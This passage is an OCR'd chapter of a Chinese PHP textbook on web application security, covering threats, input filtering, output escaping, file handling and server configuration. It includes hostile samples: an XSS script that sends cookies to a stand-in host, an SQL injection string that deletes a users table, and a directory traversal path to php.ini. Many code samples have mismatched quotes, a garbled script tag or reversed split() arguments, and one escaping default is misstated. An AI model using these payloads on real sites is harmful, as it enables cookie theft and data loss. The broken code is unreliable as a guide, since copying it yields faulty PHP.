第16章　Web应用的安全

本章将继续介绍应用的安全问题，只不过将该话题扩展到如何保证整个Web应用的安全。

事实上，Web应用的每个单个部分都需要进行安全保护，防止可能的错误使用（偶然的或有意的），此外，还需要定义一些策略来帮助开发人员开发更安全的应用。

在本章中，主要介绍以下内容：

- 处理安全性问题的策略
- 识别所面临的威胁
- 了解与我们“打交道”的用户
- 代码的安全性
- Web 服务器和PHP的安全性
- 数据库服务器的安全性
- 保护网络
- 计算机和操作系统的安全性
- 灾难计划

16.1　处理安全性问题的策略

互联网的一个最大特性就是所有机器的开放性以及相互之间的可访问性，这个特性同样成为Web应用开发人员必须面对的最大挑战。由于存在如此之多的计算机，有些用户就会存在一些不道德的想法。由于存在这样的威胁，向全球网络开放一个处理可能的机密信息（例如，信用卡号、银行账户信息或者健康记录）的Web应用的想法就需要慎之又慎。但是商务业务必须开展，作为Web应用开发人员的眼光就不能仅仅停留在对应用的电子商务部分进行安全保护，必须开发一个能够计划和处理安全性问题的方法。关键是要找到一个能够合理平衡两种需求之间的方法：保护自身与能够执行业务的可用应用。

16.1.1　以正确心态为开始

安全性并不是一个特性。当编写一个Web应用以及决定应用的特性列表时，安全性并不会随意的就包含在这个列表，并且由一个开发人员的几天工作就可以完成。它必须出现在应用的代码设计阶段。对安全问题投入的精力永远不会结束，即使是在这个应用已经部署、开发工作进展缓慢（如果没有完全停止）。

在构思和计划我们系统可能遭遇的各种攻击阶段，也就是最开始的阶段，我们可以设计代码来减少这些问题发生的可能性。这也可以避免在项目后期阶段当我们将注意力转移到安全性问题（当我们几乎肯定没有发现更多潜在问题）时，需要重新更改所有代码和设计。

16.1.2 安全性和可用性之间的平衡

当设计一个用户系统时，最大的一个顾虑就是用户的密码。用户通常会选择一些通过软件不太难破解的密码，尤其是他们使用字典里可以找到的单词作为密码。我们需要一个方法能够减少用户密码被破解以及通过破解用户密码造成的系统被攻破的风险。

一个可能的解决方案是要求每个用户遍历4个登录对话框，每个对话框具有不同的密码。也可以要求用户至少每个月修改这4个密码，并且确保新密码不是以前已经使用过的。这可能会使系统更加安全，而且黑客将花费大量的时间来执行登录过程从而攻破系统。不幸的是，这样的系统是会非常安全，但是没有用户会希望使用它——在某种程度，用户会认为它不值得使用。这就表明，担心安全性非常重要，但是担心安全性对可用性造成的影响同样是重要的。一个易于使用并且只有少量安全错误的系统可能会吸引用户，但是也将更有可能导致与安全相关的问题以及对商业业务的影响。同样的，一个具有很高安全性的系统如果具有很差的可用性，它将不会吸引大量用户，也会对业务带来负面的影响。作为Web应用的设计人员，必须找到一个能够改进系统安全而又不会降低或者破坏系统可用性的方法。由于目前所有问题都与用户界面相关，还没有任何特定规则需要遵循，所以只能依靠某些个人判断、可用性测试以及研究用户对原型和设计的反应。

16.1.3 安全监视

在完成Web应用的开发并将其部署在产品服务器以供用户使用，我们的工作并没有完成。系统运营时需要监视其安全状况，可以通过查看日志以及其他文件确认系统运营和被使用的状况。只有密切关注系统的运营状况（编写及运行能够监视系统运营状况的工具），才能发现是否存在安全问题，找到可能需要更多时间来开发更安全的解决方案。

不幸的是，安全是一个持久的战斗，夸张点说，一个永远无法获胜的战斗。对一个运营良好的Web应用来说，保持警惕、改进系统以及对任何问题的快速响应都是值得的。

16.1.4 基本方法

要在合理的精力和时间范围给出最完备的安全解决方案，我们需要描述一个由两部分组成的方法。第一部分主要是遵循到目前已经讨论的内容：如果计划应用的安全保护以及设计能够实现安全性的特性。我们将这种方法叫做*自上而下的方法*。

相反，第二部分的方法可以称作*自下而上的方法*。在这种方法中，我们将面向应用的各个组成模块，例如数据库服务器，服务器本身以及应用运行的网络环境。我们不仅需要确保与这些组件的交互是安全的，安装和配置这些组件同样是安全的。许多产品安装后的配置是可供攻击，因此我们需要了解这些并加以修正。

16.2 识别所面临的威胁

在第15章中我们已经了解了一些针对电子商务应用的安全威胁。在本章中，将重点介绍其中一部分以及如何有针对的改变我们的开发实践。

16.2.1　访问或修改敏感数据

作为Web应用的设计和编程人员，我们的部分工作就是确保用户提交的任何数据都是安全的，正如我们从其他部门获得的任何数据。当向Web应用的用户公开部分信息时，必须遵循只能看到允许看到的信息的原则，而且不能看到其他用户的信息。

如果开发一个在线股票或基金交易系统的前台程序，可以访问系统账户表的用户可能能够访问用户的纳税唯一号（美国的社会安全号，SSN）信息，用户所持股票以及极端情况下的用户银行账户信息。

即使公开一个包含用户名称和地址的表格也是严重的违反安全原则。客户非常重视他们信息的私有性，这些用户的名称和地址以及相关信息（“这一万人希望能够通过在线方式购买香烟”）可能成为一些不遵守商业规则的市场公司的潜在信息收购对象。

当然，比直接访问数据更糟糕的是，操作这些数据。有的银行客户可能会非常高兴得看到他的账户内多了几千美金，或者修改客户的邮寄地址，从而导致其他客户（假设这个客户修改了别人的数据）收到大量本不应该邮寄给他的包裹。

16.2.2　数据丢失或破坏

如果突然发现部分数据被删除或者破坏，那么未授权用户能够访问任何敏感数据都是非常糟糕的。如果有人要破坏数据库中的表，我们的业务将面临不可恢复的后果。如果我们的应用是一个显示银行账户信息的在线银行系统，任何一个账户信息的丢失，都将表明我们不是一个好的银行。更糟糕的是，如果整个用户表都被删除，我们将花费大量时间来重新构建数据库以及数据重新输入。

数据丢失或破坏不一定完全源自系统的恶意或意外的错误使用。如果放置服务器的建筑失火，而所有服务器和硬盘又都放置在该建筑中，我们将丢失大量数据，只能期盼我们具有足够的备份和灾难恢复计划。

16.2.3　拒绝服务

前面章节已经介绍了拒绝服务攻击（DoS）以及更严重的拒绝服务攻击：分布式拒绝服务攻击（DDos），这些都是对应用可用性的破坏性攻击。它们会使服务器停止工作数小时，（如果不会更长的话），这将导致系统恢复更严重的负担。如果考虑互联网主要站点的普及性以及人们对其服务的期望，任何的停机时间都会是问题。

正如前面内容提到的，DoS源自有意行为，而不是错误使用。即使有完备的备份机制，如果防止服务器的建筑失火，或者遭遇泥石流，或者被入侵者摧毁，而我们又没有很快恢复这些计算机的计划，我们很快就会发现客户的丢失。

16.2.4　恶意代码注入

互联网中，一种非常常见的有效攻击类型就是我们所说的恶意代码注入。这种攻击最著名的方式是站点间脚本（Cross Site Scripting），也就是XSS，这样可以与CSS（级联样式表单）

相区分。这种供给带来的常见问题就是它们并不会带来立即的数据丢失，但是由于执行了某些代码，这将导致不同程度的信息丢失或者在用户不知情的情况下，错误引导用户操作。

基本上，XSS的工作流程如下所示：

1）恶意用户，在一些公共区域（例如，建议提交表单或消息公告板的输入表单）输入一些文本，这些文本将被其他用户看到，但这些文本不仅仅是他们要输入的文本，同时还包含了一些可以在客户端执行的脚本，如下所示：

```
<script>-'text/javascript">
  this.documen'. = 'go.somewhere.bad?cookie=' + this.cookie;
</script>="text/javascript'>
```

2）恶意用户提交这个表单并等待。

3）系统的下一个用户看到了这个包含了恶意用户输入文本的页面，其中的脚本将在这个用户的客户端执行。在以上代码中，这个用户将被重定向，而最初站点的任何cookie信息将被随同发送。

尽管这只是一个试验性的例子，但是客户端脚本是功能非常强大的语言，而它真正能够执行的攻击也是令人生畏。

16.2.5 服务器被攻破

尽管服务器被攻破的影响包括了前面所提到的许多威胁，但还是需要注意的是，攻击者期望能够获得对系统的访问，大多数情况下是希望成为超级用户（Windows系统中的管理员，Unix系统中的root用户）。这样，他们就可以对被攻破的服务器任意控制，执行他们希望执行的程序，关闭计算机或者安全我们并不希望安装的软件。

我们还需要警惕这种类型的攻击，因为攻击者在攻破一个服务器后首先要做的就是掩盖他们的攻击以及所有的证据。

16.3 了解与我们“打交道”的用户

尽管我们可能会本能的将那些带来安全问题的用户当作是坏的或恶意用户，而且会给我们带来伤害，但是，通常在这个领域，还有一些不知情的参与者，他们不希望我们这么称呼他们。

16.3.1 破解人员

我们将最常见和“著名”的组织称作“破解人员（Cracker）”。我们并不打算将他们称作“黑客（hacker）”，因为这会惹恼那些真正的黑客，大部分黑客都是非常诚实，不是恶意的编程人员。而破解人员，可能处于各种动机，尝试找到系统的缺陷并且以他们的方式来实现他们的目标。如果他们面对一些财务信息或信用卡号时，他们可能由贪婪驱动；也可能被金钱驱动，如果他们受雇于一些竞争对手希望从你的系统获取一些信息；或者他们只是一些寻找入侵别人系统带来的刺激的天才。尽管他们给我们带来了严重的威胁，但是我们不需要将所有精力用在他们身上。

16.3.2 受影响机器的未知情用户

除了“破解人员”，我们可能还必须考虑大多数的其他人。由于现代软件存在的缺陷和安全漏洞，相当数量百分比的计算机都受到这种执行各种任务的软件影响。有些企业内部网络的用户在他们的机器上安装了这种软件，而这种软件将在这些用户毫不知情的情况下攻击你的服务器。

16.3.3 对公司不满的员工

公司员工可能包括你是需要担心的另外一部分。这些员工，由于某些原因，故意给他们所服务的公司带来伤害。无论是什么动机，他们可能希望成为业余黑客，或者通过外部获得的工具从公司内部网络来寻找和攻击服务器。如果很好地与外部世界相隔离，但是在内部却完全暴露，这样还是不安全的。这样，我们就需要实现一种隔离区域（Demilitarized Zone，DMZ），将在本章稍后介绍。

16.3.4 硬件被盗

有一个你可能没有想到的但又需要注意的安全威胁就是，某些人进入服务器房间，拔走一些设备，然后走出该建筑。你可能会很惊讶于进入许多公司办公室是如此简单，只要闲逛一样进入，不会有任何人怀疑任何东西。比如，有些人在正确的时间进入正确的房间，发现一台崭新的带有大量敏感数据的服务器。

16.3.5 我们自身

听上去可能不是那么合理，但是关于系统安全问题的最头疼问题之一就是我们自身和我们编写的代码。如果不注重安全性，如果编写的代码存在问题，而又不花费一定精力测试并验证系统的安全性，将会给恶意用户提供极大的帮助，给他们提供机会攻破我们的系统。

如果打算要这么做，请合理处理代码安全以及相关的安全测试。互联网不会给粗心和懒惰提供任何宽恕机会。信奉这句格言最困难的部分就是向老板或出资人证明这样做是值得的。花费一些时间向他们介绍安全漏洞所带的负面影响（包括那些最坏影响）足够证明对安全的额外精力在这个“声誉就是所有”的现实世界中是物有所值的。

16.4 代码的安全性

接下来介绍实现安全性的另一个方面：检查所有单个组件并且寻找如何改进其安全性的方法。这里将以检查所有有助于提高代码安全性的地方为开始。尽管不能涵盖所有与安全威胁相关的内容（需要整本书来专门介绍这些话题），我们至少可以给出一些常规指导以及正确的方向。对于本书稍后章节将要设计的PHP特定技术领域，我们将在介绍它们的时候给出相关安全性的问题。

16.4.1 过滤用户输入

在Web应用中，为了提高应用的安全性，我们能做的一件非常重要的事情就是过滤用户输入。

应用的开发人员必须过滤所有来自外部的输入。这并不只是意味着我们必须设计一个假设所有用户都是“骗子”的系统。我们仍然希望用户能够感受他们是受欢迎的，并且感受到我们鼓励他们使用我们的Web应用。我们必须确保已经对系统的任何错误使用都做好准备。

如果能够有效地过滤用户输入，我们就可以减少相当数量的外部威胁，而且大大提高系统的健壮性。即使我们非常确认我们信任用户，也不能确认他们是否拥有某些间谍软件程序或其他能够修改或发送新请求的程序。

既然了解过滤外部用户输入的重要性，我们必须了解相应的措施。

有些时候，我们的应用会给用户提供一些可供选择的值，例如，送货方式（地面、快递还是第二日到达）或省份等。这里，假设有如下所示的简单表单：

```
<html>
<head>
  <title> What be ye laddie? </title>
</head>
<body>
  <form action='submit_form.php' method="POST">
    <input type="radio" name="gender' value="Male"/>Male<br/>
    <input type="radio' name="gender' value="Female">Female<br/>
    <input type="radio' name="gender' value="Other"/>None of your Business<br/>
    <input type="submit' value="submit'/>
  </form>
</body>
</html>
```

该表单的运行结果如图16-1所示。对于这个表单，我们可能需要假设当查询submit_form.php脚本中的$_POST['gender']值时，期望获得“Male”，“Female”或“Other”三个值之一——可是，我们可能完全错了。



图16-1 一个性别输入表单

正如前面提到的，Web使用HTTP（一个简单的文本协议）进行操作。以上表单提交将作为具有如下所示结构的文本消息发送给服务器：

```
POST /gender.php HTTP/1.1
Host: www.yourhostname.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.1)
Gecko/2008070208 Firefox/3.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
gender=Male
```

然而，这并不能防止某些用户直接连接到我们的Web服务器并且在表单中发送任何值。因此，某些用户可以发送如下所示的信息：

```
POST /gender.php HTTP/1.1
```

```
Host: www.yourhostname.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.1)
Gecko/2008070208 Firefox/3.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
gender=I+like+cookies.
```

如果我们编写如下所示的代码：

```
<?php
echo "<p align=\"center\">
      The user's gender is: '.$_POST['gender']. '.
      </p>";
?>
```

稍候，就会发现困惑我们自身的问题。更好的策略是验证提交值是否是期望值或允许值，如下所示：

```
<?php
switch ($_POST['gender']) {
   case 'Male':
   case 'Female':
   case 'Other':

      echo "<p align=\"center\">Congratulations!
           You are: ".$_POST['gender']. ".</p>";
   break;

   default:

      echo "<p align=\"center\">
           <span style=\"color: red;\">WARNING:</span>
           Invalid input value for gender specified.</p>";
   break;
}
?>
```

这样，可能会需要更多代码，但是我们可以确保获得了正确值，这对处理财务相关的敏感数据时将会更加重要。因此，作为一条法则，我们不能假设来自表单的值就会是期望值——必须首先检查提交值。

HTML表单元素没有类型定义，因此只能向服务器传递简单的字符串（用来表示日期、时间或数字）。因此，如果表单中有一个数字域，不能假设或者信任该域被正确地输入了数据。即使在客户端代码足够强大并且能够检查输入值是否为特定类型的环境中，也无法确保这些值不会被直接发送给服务器，正如我们在上一节介绍的。

确认一个值是否为期望类型的简单方法是将其转换成期望类型，然后使用该值，如下所示：

```
$number_of_nights = (int)$_POST['num_nights'];
if ($number_of_nights == 0)
```

```
{
  echo 'ERROR: Invalid number of nights for the room!";
  exit;
}
```

如果允许用户输入一个以本地化格式输入的日期，例如，美国用户习惯的mm/dd/yy格式，我们可以使用PHP的checkdate函数编写代码来确认提交值是否为真实的日期。

该函数的输入参数为月份，日期以及年份（4位数字），返回值表示该日期是否为有效日期，如下所示：

```
// split is mbcs-safe via mbstring (see chapter 5)
$mmddyy = split($_POST['departure_date'], '/');
if (count($mmddyy) != 3)
{
  echo "ERROR: Invalid Date specified!";
  exit;
}

// handle years like 02 or 95
if ((int)$mmddyy[2] < 100)
{
  if ((int)$mmddyy[2] > 50)
    $mmddyy[2] = (int)$mmddyy[2] + 1900;
  else if ((int)$mmddyy[2] >= 0)
    $mmddyy[2] = (int)$mmddyy[2] + 2000;

  // else it's < 0 and checkdate will catch it
}
if (!checkdate($mmddyy[0], $mmddyy[1], $mmddyy[2]))
{
  echo "ERROR: Invalid Date specified!";
  exit;
}
```

通过过滤和验证输入，我们不仅能够执行常规的错误检查（例如，验证一张机票的起飞日期是否为有效日期），还可以改进系统的安全性。

处理字符串安全的另一个例子就是防止SQL插入攻击，这种攻击已经在介绍在PHP中使用MySQL提到。在这种攻击中，恶意用户将利用安全性较低的代码以及用户权限来执行一些不必要的SQL代码。如果不够仔细，如下的用户名：

```
kitty_cat; DELETE FROM users;
```

可能会带来一些问题。

主要有两种方法来防止这种安全突破：

- 过滤并转义所有通过SQL发送给数据库服务器的字符串。使用mysql_escape_string，mysqli::real_escape_string或mysqli_real_escape_string函数。

- 确认所有输入都符合期望值。如果用户名称最多50个字符并且只能包含字母和数字，我们就可以确认“;DELETE FROM users”可能就是不允许的字符串。编写可以确保在发送给数据库服务器之前输入值符合期望值的PHP代码意味着可以在数据库给出错误信息之前打印出更有意义的错误信息，从而降低风险。

mysqli扩展新增加了允许单个查询的安全性优点，这些查询可以通过mysqli_query或mysqli::query方法执行。要执行多个查询，必须使用mysqli_multi_query或mysqli::multi_query方法，这些方法将有助于防止潜在的破坏性语句或查询的执行。

16.4.2 转义输出

与过滤输入具有同样重要性的是输出转义。在系统保存用户输入值后，确保这些值不会破坏或者导致任何无意结果是非常重要的。通过几个关键函数，可以确保这些值不会被客户端Web浏览器错误的执行，而只是显示文本。

有些应用可能会需要接收用户指定的输入值并且在页面上显示这些输入值，例如，用户可以对一个发布的文章或消息公布板系统添加评论的页面就需要显示用户输入的信息。在这种情况下，需要非常注意用户输入的文本，确保在这些文本没有插入恶意的HTML标记。

最简单的方法是使用htmlspecialchars或者htmlentities函数。这些函数将检测到用户输入的特定字符并且将其转换成HTML实体。简单的说，HTML实体就是一个特殊字符序列，以“&”字符为开始，它可以用来表示那些不能在HTML代码表示的特殊字符。“&”字符后就是该实体名称，以“;”为结束。或者，一个实体可以是一个由“#”指定的ASCII键码以及一个数字，例如，&#47；表示一个前导反斜线字符（“/”）。

例如，由于HTML的所有置标元素都是通过“<”和“>”来划分，在最后输出的内容中输入这些字符会比较困难（因为在默认情况下，浏览器认为这两个字符用来区分置标元素）。要解决这个问题，可以使用“<”和“>”。同样的，如果希望在HTML中包含“&”字符，可以使用“&”。单引号和双引号分别用“'”和“"”表示。HTML实体在客户端HTML解释器（Web浏览器）被转换并插入到输出，因此不会被认为是置标元素的一部分。

htmlspecialchars函数和htmlentities函数的区别在于：前一个函数在默认情况下只替换“&”、“<”和“>”，此外还有一个可选的开关设置用来确定是否替换单引号和双引号。相反，后者将替换所有由有名称实体所表示的字符串。有名称实体包括©版权符号，用“©”表示；而欧元符号用“€”表示。但是，后者不会将字符转换成数字实体。

这两个函数的第二个参数用来控制是否将单引号或双引号转换成HTML实体，而第三个参数用来指定输入字符串编码使用的字符集（编码字符集的指定是非常重要的，因为我们希望这些函数能够对UTF-8字符串是安全的）。第二个参数的可能值如下所示：

- ENT_COMPAT：双引号被转换为“"”，但单引号不会被转换。
- ENT_QUOTES：单引号和双引号都将被转换，被分别转换成“'”和“"”
- ENT_NOQUOTES（默认值）：不转换单引号和双引号。

分析如下所示的代码：

```
$input_str = "<p align=\"center\">The user gave us \"15000?\".</p>
```

```
<script type=\'text/javascript\'>
// malicious JavaScript code goes here.
</script>";
```

如果通过如下所示的PHP脚本来处理（将对以上文本执行nl2br函数，确保输出字符串在浏览器中具有良好的格式）：

```
<?php

  $str = htmlspecialchars($input_str, ENT_NOQUOTES, 'UTF-8');
  echo nl2br($str);

  $str = htmlentities($input_str, ENT_QUOTES, 'UTF-8');
  echo nl2br($str);

?>
```

将得到如下所示的输出：

```
&lt;p align='center"&gt;The user gave us '15000?'.&lt;/p&gt;<br />
<br />
&lt;script type='text/javascript"&gt;<br />
// malicious JavaScript code goes here.<br />
&lt;/script&gt;&lt;p align=&quot;center&quot;&gt;The user gave us
&quot;15000&euro;&quot;.&lt;/p&gt;<br />
<br />
&lt;script type=&quot;text/javascript&quot;&gt;<br />
// malicious JavaScript code goes here.<br />
&lt;/script&gt;
```

在浏览器中，以上代码就将变成：

```
<p align="center">The user gave us '15000?'.</p>

<script type="text/javascript">
// malicious JavaScript code goes here.
</script><p align="center">The user gave us '15000?'.</p>

<script type="text/javascript'>
// malicious JavaScript code goes here.
</script>
```

请注意，htmlentities函数将欧元符号转换成一个实体（“€”），而htmlspecialchars函数则不会对其进行处理。

对于允许用户输入HTML的情况，例如，在一个消息公布板系统中，用户会希望使用某些字符控制字体、颜色以及样式（粗体或斜体），就必须定义某些字符串并且不要对其进行转义。

16.4.3 代码组织

有些开发人员认为，互联网上任何不能被用户直接访问的文件都不应该保存在Web站点的

文档根目录。例如，如果消息公布板站点的文档根目录位于/home/httpd/message-board/www，应该将所有引入文件以及为站点编写的其他文件保存在其他位置，例如/home/httpd/messageboard/code。这样，在代码中，当需要引入这些文件时，可以使用如下所示代码：

```
require_once('../code/user_object.php);
```

这样做的原因是当一个恶意用户请求一个非.php或.html文件时可能会发生的状况。在默认情况下，许多Web服务器将那个文件的内容导出到输出流。因此，如果打算在公共文档根目录保存user_object.php文件，而用户又要请求该文件，该用户可能会在Web浏览器中看到完整的代码。这就会让用户看到我们的代码实现，获取这个文件中的任何知识产权以及可能找到我们忽略的漏洞。

要避免这种情况，我们应该确保Web服务器被配置为只允许请求.php和.html文件，而对其他类型文件的请求必须返回错误。

同样的，任何其他文件，例如密码文件、文本文件、配置文件或特殊目录，都必须与公共文档根目录隔离。即使认为已经正确地配置了Web服务器，我们也可以忽略了某些问题，或者，在将来，Web应用转移到一个未正确配置的新服务器，我们可能就会暴露一些漏洞。

如果在php.ini文件启用了allow_url_fopen选项，理论上，我们可以引入或请求远程服务器的文件。这可能是我们应用的另一个安全失误，因此应该避免引入其他机器上的文件，尤其是那些我们并没有完全控制的机器。同样的，在选择需要引入或请求那个文件时，不能使用用户输入，因为糟糕的输入也会导致问题。

16.4.4　代码自身的问题

到目前为止，我们已经介绍的许多访问数据库的代码都包括了数据库名称、用户名称以及用明文表示的用户密码。如下所示：

```
$conn = @new mysqli("localhost", 'bob', 'secret', "somedb');
```

尽管这很方便，但是这也是不安全的，尤其是如果破解人员能够看到我们的.php源文件，他们可以立即获得对数据库的访问，具有用户“bob”所拥有的所有权限。

最好不要将保存用户名称和密码的文件保存在Web应用的文档根目录，在脚本中再引入该文件，如下所示：

```
<?php

  // this is dbconnect.php
  $db_server = 'localhost';
  $db_user_name = 'bob';
  $db_password = 'secret';
  $db_name = 'somedb';

?>
```

```
<?php

  include('../code/dbconnect.php);

  $conn = @new mysqli($db_server, $db_user_name, $db_password,
                      $db_name);

  // etc

?>
```

对于其他同样敏感的数据，也需要这样访问，这样就带来了安全保护的中间层。

16.4.5 文件系统因素

请记住，PHP是为能够与本地文件系统交互而设计的。需要注意两个问题：

- 写到硬盘上的任何文件是否可以被其他人看到？
- 如果向其他用户开放一个功能，他们是否能够访问我们不希望别人访问的文件，例如/etc/passwd?

当写一个文件时需要特别注意：这个文件是否具有广泛的打开权限，或者它们是否被保存在一个多用户操作系统（各种UNIX变体）下其他用户可以访问的位置。

此外，还必须特别注意让用户输入一个他们期望看到的文件名称的情况。如果在文档根目录（C:\Program Files\Apache Software Foundation\Apache2.2.htdocs\）中有一个目录包含了已经授权给用户访问的大量文件，而且他们可以输入他们希望看到的文件名称，如果他们请求查看如下所示的文件，我们将面临安全问题：

```
..\..\..\php\php.ini
```

这将让用户知道PHP的安装路径，这样便于他们寻找任何明显的缺陷。当然，要修复这个问题是非常容易的：如果接受用户输入，请确保能够严格的执行输入过滤，从而避免这样的问题。在前面的例子中，删除任何出现的“..\”将防止这种问题的出现，同样，任何访问绝对路径的情况也需要避免，例如C:\mysql\my.ini。

16.4.6 代码稳定性和缺陷

正如前面简单地提到过，如果代码没有足够的测试和评估，你的Web应用不可能是完美的，也不可能非常安全，或者到处都是缺陷。开发人员不能把这当作是批评，但是这却是编程人员普遍存在的问题，因为是我们编写的代码。

当用户连接到网站，在搜索对话框中输入一个关键字（例如，“defenestration”），点击“搜索”按钮，如果用户看到如下所示的输出结果，他肯定对我们系统的健壮性和安全性没有信心：

```
¡Aiee! This should never happen. BUG BUG BUG !!!!
```

如果在应用开始阶段计划其稳定性，我们可以有效的降低由于人为错误带来问题的可能性。

计划步骤包括如下所示：

- 完成完整的产品设计阶段，可能的话还要设计原型。越多人参与项目计划的评估，就越有可能在开始项目之前发现问题。这个阶段也是执行用户界面可用性测试的最佳时间。
- 为项目分配测试资源。很多项目在测试方面都非常“吝啬”，或者可能为一个50个开发人员的项目雇佣一个测试人员。通常，开发人员不是优秀的测试人员！他们可能擅长确保代码能够正常处理正确的输入，但是却不擅长找到其他问题。大多数软件公司的开发人员和测试人员的比例都接近1:1，虽然老板不太可能雇佣更多的测试人员，但是某些测试资源对应用的成功是至关重要的。
- 开发人员使用某些测试方法。这可能无法发现一个测试人员能够发现的所有缺陷，但是这样防止产品出现衰退——一种由于代码修改导致曾经被修复的问题或缺陷又重新引入的现象。开发人员在所有单元测试成功之前不能提交对项目的新修改。
- 在应用部署之后监视其运行。通过定期查看应用的日志、用户/客户的反馈，可以看到是否出现了任何重要问题或可能的安全漏洞。如果是这样，可以在这些问题更严重之前立即着手解决。

16.4.7　执行引号和exec

前面，我们简单的介绍过shell命令行执行程序，或者叫“执行引号”。本质上，它是一种语言操作符，通过这个操作符可以在命令行方式下执行任何命令（某些类UNIX操作系统提供的sh或Windows系统下的cmd.exe），而这些被执行的命令需要封闭在反引号（`）中。请注意，反引号与常规的单引号（'）是不同的。通常，该键位于英语键盘的左上方，而在其他键盘布局不是很容易找到。

执行引号将在被执行程序的文本输出中返回一个字符串。如果有一个包含大量名称和电话号码的文本文件，可以使用“grep”命令找到所有名称包含“Smith”的名称。Grep是一个类UNIX命令，它输入参数包括要查询的字符串模式以及要查找的文件。该命令将找到包含与目标模式相匹配的文件行，如下所示：

```
grep [args] pattern files-to-search...
```

当然也有Windows版本的grep命令，事实上，Windows系统中包括一个名为findstr.exe的程序，它具有与grep类似的功能。要找到名为“Smith”的用户，可以使用如下所示的PHP脚本：

```
<?php

  // -i means ignore case
  $users = `grep -i smith /home/httpd/www/phonenums.txt`;

  // split the output lines into an array
  // note that the \n should be \r\n on Windows!
  $lines = split($users, "\n");

  foreach ($lines as $line)
  {
```

```
    // names and phone nums are separated by, char
    $namenum = split($lines, ',');
    echo 'Name: {$namenum[0]}, Phone #: {$namenum[1]}<br/>\n';
  }

?>
```

如果允许用户输入出现在反引号的命令中，你就将面临各种安全问题，将必须严格的过滤用户输入以确保系统安全。至少，必须使用escapeshellcmd函数。但是，要确保安全，可以考虑限制可能的输入值。更糟糕的是，既然通常都希望能够在较低的用户权限环境下运行Web服务器和PHP（在接下来的内容将介绍这些），我们就必须手工地授予更多的权限来执行某些命令，这样也同样会进一步影响安全性。在产品环境，这个操作符的使用必须要有足够的警惕。

exec和系统函数与执行引号非常类似，不同之处在于它们直接执行命令，而不是在shell环境中执行命令，因此也就不需要必须返回执行引号返回的所有输出。当然，这些命令具有相同的安全问题，因此需要有同等的注意。

16.5 Web服务器和PHP的安全性

除了需要担心代码的安全性，Web服务器和PHP的安装和配置同样是一个大的安全问题。

在计算机和服务器上安装的大多数软件都有配置文件和默认的特性，这些都是用来“炫耀”软件功能和可用性。假设需要禁用软件的某些不需要的或者安全性较低功能选项。通常，人们不会考虑这么做，或者花费时间来正确处理它。

作为考虑整体安全性的部分方法，我们需要确保Web服务器和PHP是被真正正确的配置。尽管无法对如何提高PHP中每个Web服务器扩展的安全性给出全面的介绍，但至少可以给出一些基本要点以及获得更多建议和意见的正确方向。

16.5.1 保持软件的更新

提高系统安全性的一个最简单办法就是确保你所使用的软件是最新和最安全的版本。对于PHP，Apache HTTP服务器以及Microsoft的IIS（Internet Information Server），可以通过定期访问这些网站，查看是否有安全建议，新的发布版本，以及与安全相关的缺陷修复的新特性。

有时候，安装和配置这些软件程序是非常耗时的，需要很多的步骤。尤其是通过源代码方式安装UNIX版本，总需要先安装许多其他软件，然后设置一些必需的命令行参数才能正确启用某些模块和扩展。

创建一些安装脚本以便于以后安装该软件的新版本是非常重要的。这样可以确保不会遗忘任何重要的可能带来问题的步骤。通常，步骤的数量与我们大脑记住的数量不尽相同，而且脑海中每个步骤的具体细节在每次安装时也会有所差异。

第一次的时候，不应该在产品服务器上直接安装。应该有一个测试或实验用的服务器，你可以在上面安装软件和Web应用，确保所有模块能够正常工作。对于一个语言引擎（例如PHP）来说尤其如此，在不同版本之间某些默认设置可能发生变化，在确保软件的新版本不会影响你

的应用之前，你应该运行一系列测试组合以及试验性运行。

请注意，你并不需要花费几千美元重新购置一台新机器来练习软件的安装和配置。许多程序允许你在你的操作系统中再虚拟一个操作系统，例如VMWare公司的VMWare或者Microsoft公司的VirtualPC软件，这些软件都允许你在目前运行的操作系统中虚拟新的操作系统。



图16-2　升级服务器软件的过程

确认新的软件版本能够与你的Web应用正常工作后，可以将其部署在产品服务器。这里，必须绝对确保这个过程是自动化的或者文档化的，这样就可以按照相同的步骤复制正确的服务器环境。在产品环境的服务器上，还需要执行一些最后的测试以确保所有模块能够正常工作。

16.5.2　查看php.ini文件

如果还没有花些时间查看php.ini文件，现在可以将其载入到一个文本编辑器并查看其内容。文件中的大多数项都有足够的注释介绍其用法。它们都是按照特性/扩展名称进行划分；所有“mbstring”配置项的名称都以“mbstring”为开始；就像那些与会话相关的配置项的名称以“session”为前缀（第23章）。

还有很多从没有使用过的模块也有很多配置项，如果这些模块被禁用，我们就没有必要担心这些选项——它们将被忽略。然而，对于我们使用的模块，查看PHP联机手册的文档是非常重要的（http://www.php.net/manual），这将有助于理解每个扩展提供的选项及其可能值。

需要再次提到的，强烈建议定期对php.ini文件进行备份或者记录在安装新版本时对这个文件所作的修改，这样可以保证使用的是正确的设置。

